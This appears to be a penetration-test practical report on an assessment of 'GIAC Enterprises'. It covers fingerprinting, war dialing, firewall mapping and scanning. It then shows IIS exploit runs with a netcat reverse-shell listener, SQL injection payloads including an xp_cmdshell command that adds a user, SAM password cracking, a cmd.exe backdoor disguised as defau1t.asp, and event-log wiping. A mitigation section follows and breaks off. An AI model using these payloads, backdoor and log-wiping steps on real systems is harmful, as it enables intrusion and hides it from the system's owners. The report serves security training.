SInfo(V=3.00%P=i686-pc-linux-gnu%D=9/9%Time=3D65D7B54%O=25%C=-1)
Cronos_Syn(nbPkt=2%Time=120%p=2982054%p=6008803)
Cronos_LastAck(nbPkt=5%Time=120%Connect=552%p=2934807%p=6008807%p=12017611%p=24035283%p=48070608)

Remote OS guesses: OpenBSD 3.3/ OpenBSD 3.1 (2success/2tests)
A good source for the way RING works is a detailed paper on "Remote Active Operating System Fingerprinting Tools" is written by Ryan Spangler.

Based on the results of the RING tests the output is as follows:

#	Server	Results
1.	70.70.70.81	Windows 2K Pro SP1/SP2/SP3, Win 2K Adv SP1/SP2/SP3, Windows ME, Windows XP
2.	70.70.70.109	OpenBSD 3.3/3.1

א Banner grabbing

Another technique used to determine the remote OS is banner grabbing. Though the technique cannot be relied upon, as there are tools that could modify the banner. But since it is a Windows 2000 machine, I am inclined to believe that it is indeed IIS 5.0 that is running. If the remote server is not hardened appropriately telnetting to a port that is open on the server will reveal information regarding the operating system of the server and the application running on it. I tried this on the three servers that I had identified were open from the Internet. Let's take a look at the results from the servers:

- [root@me root]# telnet 70.70.70.81 80
  Connecting to 70.70.70.81……..

  GET HTTP/1.1 and then enter

  Microsoft-IIS/5.0 and the HTTP header along with the HTML page which has been sanitized for easier reading.

This revealed that the remote web server was running IIS 5.0.

- [root@me root]# telnet 70.70.70.109 25
  Connecting to 70.70.70.109……

  HELO giacenterprises.com

  Sendmail 8.12.6……

SMTPSCAN: I used another tool called SMTPSCAN that helps in identifying the type and the version of the remote mail server. SMTPScan is a tool that guesses which MTA is being used, hence by sending several "special" STMP requests and comparing error codes returned in the fingerprint database. It does not take into account banners and other text information, that cannot be trusted, only error code. A good paper on remote smtp server detection is the one by "Bordet, Julien "Remote SMTP Server Detection" 4 September 2002[3]".

- [root@me root]# smtpscan 70.70.70.109 -p=25 -i=10

  where p stands for port number and
  i stands for the timeout value

  smtpscan version 0.4

[3] http://www.greyhats.org/outils/smtpscan/remote_smtp_detect.pdf

15 tests available
106 fingerprints in the database

Scanning 202.149.209.185 (202.149.209.185) port 25
15/15

Result --
0:501:501:250:553:250:550:214:250:250:500:500:500:250:250

Banner :
220 mail ESMTP Sendmail 8.12.6/8.12.6; Mon, 29 Sep 2003 02:29:41 +0530 (IST)

Nearest match :
- Sendmail 8.12.6 (1)

The output of the scan confirmed the above results. It showed up as a Sendmail version 8.12.6.

- Fire and Water: Fire & Water tries to fingerprint web servers by analyzing implementation assumptions and peculiarities of the HTTP protocol spec. The authors claim that they use statistical methods, along with fuzzy logic to predict the OS. From what I could understand reading their paper, it has a set of signatures in its database based on error page analysis.[4]

  D:\Tools\Fire&Water>ntoscan -P 80 -H 70.70.70.81 | ntoweb -X scan1.xml
  5 scans found in scan1.xml.
  ntoscan v X.XX - nt command line port scanning utility.
  copyright 2002(c) by nt objectives, inc.
  http://www.ntobjectives.com
  ntoscan speed set to slow.
  pinging host(s)...
  ---
  ntoscan started...
  09/29/03 14:37:28
  ---
  ntoscan completed.
  09/29/03 14:37:28
  ---
  80 - 70.70.70.81
  ---
  total time: 0 days: 0:00:00.
  1 host(s) discovered.
  processing... 1 scan found.
  ntoroute - copyright 2002(c) NT OBJECTives, Inc.

  ntoweb - copyright 2002(c) nt objectives, inc.

  IP: 70.70.70.81 Port: 88 - Checking...
  IP: 70.70.70.81 Port: 88 - Service Not Running...

[4] http://net-square.com/httprint/httprint_paper.html
Note that HTTPrint is the engine used in Fire & Water suite for web server fingerprinting.

IP: 70.70.70.81 Port: 80 - Checking...
IP: 70.70.70.81 Port: 80 - BEST MATCH: Microsoft-IIS/5.0

The OS fingerprinting techniques have revealed the following:


#	Server	Results
1.	70.70.70.81	Windows 2000 Server with SP1/SP2/SP3
2.	70.70.70.81	IIS 5.0
3.	70.70.70.109	Sendmail 8.12.6

War Dialing

I then moved on to war dialing. War dialing is a technique whereby the attacker will dial a sequence of numbers attempting to locate modem carriers or a secondary dial tone. Another technique used is demon dialers whereby a brute force attack is done on a single number. An unprotected modem provides the easiest method for penetrating the network.

The question is where I got the telephone numbers to do a war dial. Well, the Internet is a wonderful medium for all such information; remember the first step towards doing a reconnaissance was web research. The information obtained from the corporate web site, mailing lists and other links that point to the corporate website that include such information.

Then I started war dialing against the GIAC network. The numbers that I dialed was obtained from the information that I got during the web research, the numbers were from 55913579-55913590. I carried out this activity on a Friday night hoping for some user to have accidentally left his modem on, probably to finish some work from home over the weekend. The tool that I used for war dialing is a tool called THC-scan[5] (The Hacker's Choice Scanner).



[5] http://www.thc.org/

THC-scan is a DOS based tool. It supports the carrier and PBX scanning mode plus a manual special mode for trying out PBXs and VMBs. At this stage I did not get any carriers on the telephone numbers of GIAC enterprises, probably no one was working from home over the weekend.

Firewall Rulebase Mapping

Using this technique we try to find the ports that are open on the firewall. The tool used for mapping the firewall rule base is again nmap. The reason I am inclined to believe that there is a firewall is because I have found very few ports open on the servers. Hence that leads me to map the rulebase on the firewall.

a. **Nmap**

The results of the nmap port scan are in appendix 2. This output indicates that the ports that are open through the firewall are http, https and smtp.

b. **Hping**

Finding out open UDP ports is much more difficult than finding open tcp ports. This is because filtered and open ports in UDP will reply to incoming packets. So I decided to use hping's traceroute functionality with UDP. So by using hping2's this functionality and ICMP unreachable we can find out how many udp ports are open in the machine.

We have to find the number of hops to the target. Normal traceroute will do; assume this value was 13. Start hping with traceroute option and ttl value say from (n-3) with an increment 4. Whenever we get ICMP host unreachable message from the firewall and nothing from the host then that port is open at the target and allowed at the firewall.
Whenever we get ICMP host unreachable message from the firewall and ICMP port unreachable from the host then that port is closed at the target and allowed at the firewall.

The command for finding ports open through the firewall using hping is as follows:

- [root@me root]# hping -T -2 70.70.70.81 -p 53 -n -c 7
  HPING 70.70.70.81 (ppp0 202.149.209.185): udp mode set, 28 headers + 0 data bytes
  hop=1 TTL 0 during transit from ip=203.197.36.36
  hop=1 hoprtt=164.5 ms
  hop=2 TTL 0 during transit from ip=203.197.36.1
  hop=2 hoprtt=168.4 ms
  hop=3 TTL 0 during transit from ip=202.54.2.22
  hop=3 hoprtt=190.2 ms
  hop=4 TTL 0 during transit from ip=202.54.115.151
  hop=4 hoprtt=180.0 ms
  hop=5 TTL 0 during transit from ip=203.199.24.142
  hop=5 hoprtt=160.4 ms

  --- 70.70.70.81 hping statistic ---
  7 packets transmitted, 5 packets received, 29% packet loss
  round-trip min/avg/max = 160.4/172.7/190.2 ms

- [root@me root]# hping -T -2 70.70.70.109 -p 53 -n -c 7
  HPING 70.70.70.81 (ppp0 202.149.209.185): udp mode set, 28 headers + 0 data bytes
  hop=1 TTL 0 during transit from ip=203.197.36.36

hop=1 hoprtt=164.5 ms
hop=2 TTL 0 during transit from ip=203.197.36.1
hop=2 hoprtt=168.4 ms
hop=3 TTL 0 during transit from ip=202.54.2.22
hop=3 hoprtt=210.2 ms
hop=4 TTL 0 during transit from ip=202.54.115.151
hop=4 hoprtt=180.0 ms

--- 70.70.70.109 hping statistic ---
7 packets transmitted, 5 packets received, 40% packet loss round-trip min/avg/max = 140.4/176.7/210.2 ms

The filtering device on the GIAC enterprises network has been configured to drop UDP packets and not send ICMP port unreachable. Hence this reduces the effectiveness of hping. All ICMP related errors were filtered and not allowed through the firewall; hence we could not determine the ports open through the firewall.

Vulnerability Scanner

The most popular vulnerability scanner available is Nessus. It is available for free download on www.nessus.org. Scanners like nessus and retina can be used against the target hosts. Nessus can be tried against other machines in the zone/devices and firewalls in the path also. The nessus scanner has a database of vulnerabilities and it uses the database to do mock attacks and to determine if the machines are vulnerable. Certain vulnerabilities that are displayed will be based on banners from the remote servers.

The nessus scanner did not reveal any high risk vulnerability. The output of the nessus scan is available in Appendix 3.

Exploiting the Systems

Buffer Overflow Attacks

From the results that I had obtained from the earlier tests I had identified my victim machine as a Windows 2000 Server running IIS 5.0 probably with service pack 3. I searched www.securityfocus.com for exploits for IIS 5.0.
I got three of them with the exploit code. I will try and exploit each of the vulnerabilities as part of my assessment. Each of these exploits result in a command shell.
The three exploit codes that I got were for the following vulnerabilities:

1. Microsoft Windows ntdll.dll Buffer Overflow Vulnerability

The windows ntdll.dll buffer overflow code was written by Kralor and can be downloaded from the site http://rafa.h0stile.net/wbr.c

The Windows library ntdll.dll includes a function that does not perform sufficient bounds checking. The vulnerability is present in the function "RtlDosPathNameToNtPathName_U" and can be exploited through other programs that use the library if an attack vector permits it. One of these programs is the implementation of WebDAV that ships with IIS 5.0. The vector allows for the vulnerability in ntdll.dll to be exploited by a remote attacker. Several other library functions which call the vulnerable ntdll.dll procedure have been identified.
The exploit code is in Appendix 4 below:

For the exploit to work I compiled the code and ran the executable from one command prompt window, also running a netcat client on my machine where the remote shell would come back.

```
C:\> nc -l -vv -p 666

C:\>exploit.exe (70.70.70.81)remote_host (192.168.0.10)my_ip 666
```

As per the comments in the shell code I had to pad a bit; the best was to launch the exploit with pad = 0.
After sending the exploit the command shell should have come back on the *netcat* shell. The reverse shell did not come back.
There are two parts to a buffer overflow, first is the code overflow where the exploit overwrites the memory location and the second part is where my part of the code gets executed which results in the command shell on my machine.

Two reasons why it would not have worked:

i. For the shell to come back to my machine a port should be open from the web server towards the Internet, this may not have been the case, the web server may not have access to the Internet on any port.
ii. The buffer overflow would not have succeeded, if the web server were patched with the latest hot fix from Microsoft.

This led me to believe that no buffer overflow would really result in a command shell back to my machine; at most it would crash the service on the remote web server.

There are two other exploits that I had which did not result in a command shell. The exploits were for the "*Microsoft Windows DCOM RPC Interface Buffer Overrun Vulnerability*" Written by H D Moore http://www.metasploit.com/ and "*Microsoft Windows Media Services NSIISlog.DLL Remote Buffer Overflow Vulnerability*" for which the code writer was not mentioned, the code though is available at http://online.securityfocus.com.

The exploits along with the shell code are in Appendix 4 below.

Application Attacks

Here I tried a few application level attacks. The kind of attacks that I tried at the application level was SQL Injection. The objective was to insert a malicious SQL query in order to get unauthorized access to the application. I did not know the database that GIAC enterprises were using; hence I tried attacks for both MS SQL and Oracle. I tried the following attacks on the user input fields:

To generate errors to display database fields.

Username:	`
Password:	

Expected Result → An error, listing out the names of the fields in the database is generated.

Actual Result → The database did not list out the names of the fields in the database.

To login despite supplying proper credentials. Using a valid username and bypassing authentication to login to the application.

Username:	Admin` --
Password:	

Expected Result → Access to the application without supplying credentials i.e. *password*.

Actual Result → The application authentication was not bypassed.

To create users on the database machine using stored procedure insertion.

Username:	` ; exec master..cmd shell ` net user abc abc123 /add ` ; --
Password:	

Expected Result → The addition of a user **"abc"** having password **"abc123"** to the database system.

Actual Result → The database did not create a user by the name of **"abc"**.

A couple of observations carrying out these tests and many more was that there was sufficient validation at the client side. This prevented any malicious inputs on the user input fields. I managed to bypass the java script authentication at the client side, despite that; there were additional checks on the server side.
Another possibility was a device in between the web server and the client that was capable of detecting application level attacks. In this case the malicious input at the client side would be sanitized before accessing the database server.

Such devices are available by Oracle also called Web Cache. Another such vendor Blue Coat Systems has a product called CacheFlow. References to the reverse proxy technology are available at the vendor sites. [6]

[6] http://www.i-cap.org/docs/icap_whitepaper_v1-01.pdf

http://otn.oracle.com/products/ias/web_cache/pdf/OracleAS-Web-Cache-10g-904-twp.pdf

http://www.bluecoat.com/resources/technology/index.html

The Attack

I traced back to all the steps that I had gone through earlier. Having gone through all the reconnaissance activity, I started analyzing the possibilities that I could exploit areas that I had already tried and the ones that I had not. I was convinced that I had tried all the standard tests that I could have. Here is a list of steps that I had conducted during my intrusion attempt. A quick recap of the tests carried out:


1. Network Surveying
    (i) Web Research
    (ii) Job site search
    (iii) NSlookup
    (iv) Netcraft
    (v) ARIN
    (vi) Samspade
2. Network Mapping
    (i) Nmap
    (ii) Xprobe
    (iii) Ring
3. OS fingerprinting
    (i) Nmap
    (ii) Xprobe
    (iii) RING
    (iv) Banner grabbing
4. War Dialing
5. Firewall rulebase mapping
6. Vulnerability Scanner
7. Exploiting the Systems
    (i) Buffer Overflow Attacks
    (ii) Application Attacks

The things that I had discovered so far were:

- A web server running Windows 2000 with probably SP1/SP2/SP3 and running IIS 5.0.
- A mail server running on OpenBSD with a sendmail version of 8.12.6.
- Ports open from the Internet were 80, 443, 25 and 53 (DNS).
- Buffer overflow attacks do not work on the web servers.
- Application level attacks like SQL Injection do not work on the web application servers.


By this time I was getting a little desperate; that is when I hit upon the reconnaissance part about war dialing; I thought this was an area worth giving another try. It probably makes sense to try war dialing multiple times as the machine may be switched off on some days (like weekends). I started to dial the GIAC enterprises numbers again and see if I could get some carriers detected on the modems. My only way in was if someone had forgotten to disconnect his modem from the computer.
Well, I gave it another shot anyway. This time along with THC-scan I also used Phonesweep; a commercial tool available on www.sandstorm.net.

Well, I started my war dialing after 11:00 pm on a Thursday night. After three long hours of patient waiting and dialing through the telephone numbers of GIAC enterprises, bingo!! I got a carrier on one of the telephone lines. Here I was using THC-Scan again. The reason I got a carrier was because a user had probably left his machine on to finish some work from home for Friday.



The moment I got the carrier I used phonesweep[7]; phonesweep is a more powerful tool. To my good fortune I found one of the numbers had a modem attached to it. Now it was password cracking of the host machine. For this I used the phonesweep in built mechanism for brute forcing passwords. To my surprise there was a blank password on the machine. Further analysis of the logs also revealed that remote control software PC Anywhere was also installed on the machine.


[7] http://www.sandstorm.net/products/phonesweep/



This left the way open for me to connect to the remotely controlled host system. That's how I got in to the GIAC network. I later on discovered that this was one of the user desktop machines which was part of the internal network.

Keeping Access and covering the tracks

I got in to the GIAC network, i.e. the user desktop to which I had gained control. The user had a PC Anywhere client running on his machine, I looked up the other servers that he had accessed and I came upon the web server. I started a session to the web server and was prompted for a password; I tried a blank password and that did not work. I then used the SAM[8] file of the user' desktop ad transferred it my windows machine that had an FTP server running on it.
I then ran l0phtcrack against the SAM file and got the passwords to a couple of users'. L0phtcrak is a password-cracking tool and is available for download at http://www.l0pht.com/l0phtcrack.




After cracking the password I tried to login again through PC Anywhere and this time I was successful. Now I had access to the web server with administrative privileges.

Now was the challenge to retain access to the network because I might not be able to do a war dial every time. Since I had complete access to the server with administrator privileges I copied **cmd.exe** from the *system32* directory and put a copy in the root folder i.e. the wwwroot folder. I changed the permission from scripts to scripts and executables. Then I changed the name of the **cmd.exe** file to something less conspicuous like **defau1t.asp** i.e. default with the "l" replaced by "1". I then tried accessing it over the Internet and I had access to the command prompt.

[8] The SAM file contains the user accounts and the passwords stored in hash format.

Now was time to wipe evidence of my presence on the user desktop and the web server. This had to be done by selectively wiping out logs from the desktop and the web server. I deleted all the log entries pertaining to my activity. For this I used a utility called Winzapper[9].



This utility allows the user to selectively delete the events. I copied this utility both on the user' desktop and the web server. After deleting the traces the event log service has to be restarted, I did that and all traces left by me were deleted. After this I deleted the utility from the hard drive.

[9] This tool can be downloaded from http://ntsecurity.nu/toolbox/winzapper/

Discovery and Mitigation

This section is how the protected network can take additional precautions to prevent an attack from occurring. The best way is to catch the attack in progress and immediately take preventive action or better still to have systems in place thereby minimizing attacks to a large degree, for instance regular patching of the servers. There are two aspects to this (1.) Discovery and (2.) Mitigation.

Discovery:

- Let's take a look at the attacks that were conducted during this intrusion test and if they would have been detected. During the earlier tests i.e. during reconnaissance a lot of information was revealed by searching the Internet by means of using google, Netcraft, ARIN, job sites, mailing lists and case study searches.

- Doing a ping, nslookup to get information about the website can also reveal information regarding the operating system, the web server used, the mail server and other applications used.

- Let's check if the port scanning techniques that were used will be detected. When using nmap with SYN scans, it would look like any of the connections that were being made to say the web server, as any web server will respond to a SYN scan with a SYN-ACK. Hence it would be difficult to detect these scans.

